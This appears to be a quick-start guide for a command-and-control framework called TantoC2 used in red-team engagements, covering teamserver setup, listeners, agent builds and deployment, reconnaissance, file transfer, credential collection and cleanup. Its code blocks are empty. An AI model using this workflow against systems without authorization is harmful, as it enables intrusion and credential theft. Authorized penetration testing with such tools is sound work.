
Phase 1: Setup#
Start the Teamserver#
| |
On first launch, the teamserver prints the default admin password to stdout. Save it — it is not displayed again.
Connect and Log In#
| |
Web UI: Navigate to http://localhost:8443 and log in with the admin credentials.
Create an Engagement#
An engagement is the project container for all objects (agents, listeners, builds, credentials).
| |
The prompt changes to tantoc2[client-p]> (first 8 characters of the engagement name).
Web UI: Go to Engagements > Create. Enter a name and passphrase. Click the engagement to activate it.
Add Team Members (admin only)#
Create operator accounts and grant access to the engagement:
| |
Web UI: Admin page > Create Operator. Then click the engagement > Grant Access.
Phase 2: Infrastructure#
Create a Listener#
A listener accepts callbacks from deployed agents. Create it before building agents.
| |
Web UI: Listeners page > Create Listener. Fill in transport type, name, and port. Click Start.
External redirector: If agents will call back to a redirector, not the teamserver directly:
| |
Build an Agent#
| |
| Option | Description |
|---|---|
--listener <name>[:<ip>] | Listener to call back to (required). Append :<ip> if the listener is bound to 0.0.0.0 and you need to specify the external address. |
--kill-date YYYY-MM-DD | Agent self-terminates after this date |
--kill-days N | Kill date relative to now (alternative to --kill-date) |
--interval N | Beacon interval in seconds (default: 60) |
--jitter N | Jitter as a percentage 0–100 (default: 10) |
--name <name> | Human-readable name for the build record |
Web UI: Builds page > Create Build. Select package, listener, kill date, and beacon parameters.
Check the build was created:
| |
Download the binary:
| |
Web UI: Builds page > click the download icon next to the build.
Phase 3: Access#
Deploy the Agent on the Target#
Transfer the binary to the target by your preferred method, then execute it:
| |
The agent connects to the listener, performs ECDH key exchange with the teamserver, and registers.
Verify Check-In#
| |
The agent appears with status active. Display name is hostname:shortid, e.g. WORKSTATION-01:a1b2c3d4.
Web UI: Agents page updates in real time via WebSocket — no refresh needed.
Session Mode Agents#
For interactive use, TCP-transport agents can run in session mode (persistent connection, ~0.5s response time):
| |
Session agents appear with mode session in the agents list.
Phase 4: Operations#
Enter an Agent Shell#
| |
From the agent shell, commands are submitted as tasks and results are delivered inline.
Basic Reconnaissance#
| |
Results arrive as soon as the agent checks in. Session agents respond in ~0.5 seconds. Beacon agents respond after the next beacon interval.
Background Tasks#
Append & to run a task without waiting:
| |
Press Ctrl+C during a blocking wait to move the current task to background.
Multi-Task Execution#
Use ;; to submit multiple tasks at once and wait for all results:
| |
Load a Module#
| |
Run the loaded module:
| |
Adjust Beacon Interval#
| |
File Transfers#
Upload to agent:
| |
Download from agent:
| |
Downloaded files are queued on the teamserver. Retrieve them from the global prompt:
| |
Web UI: Agent Detail page > Files tab, or the File Explorer page for a tree view.
Return to Global Shell#
| |
Phase 5: Credential Collection#
Manually Add Credentials#
| |
Search Credentials#
| |
Export Credentials#
| |
Phase 6: Collection Workflow#
When operators collect files from agents, the file is stored on the teamserver and a collection request is created. An admin or operator must approve the request before the file content can be retrieved.
See Roles and Collection for the full workflow.
Phase 7: Cleanup#
Kill agents gracefully (sends a kill command, agent terminates on next check-in):
| |
Stop listeners:
| |
Remove files and tools from target hosts using whatever means you used for initial access.
Archive the Engagement#
Archive the engagement data to a portable encrypted file:
| |
Web UI: Engagements page > click the archive icon > enter passphrase.
Tips#
- Kill dates are your safety net. Always set a kill date even for short engagements. Agents with no kill date will keep running if you forget to clean them up.
- Name your builds. Use
--namewhen generating agents — it makes the builds table readable and download filenames descriptive. - Use session mode for interactive work. Beacon agents at 60s intervals make interactive operations painful. Use session agents or drop the interval to 5s for active phases.
- Multi-operator: select your engagement first. All operators must have the engagement activated (
engagements use) before their commands affect the right data. - Listener bound to 0.0.0.0? Specify the external IP when building agents:
--listener main-http:10.0.0.1.
Related Pages#
- Agent Management — modules, P2P relays, lifecycle
- Tools (Agentless Operations) — SSH and other direct-protocol tools
- Roles and Collection — RBAC and collection request workflow
- Credential Management — full credential store reference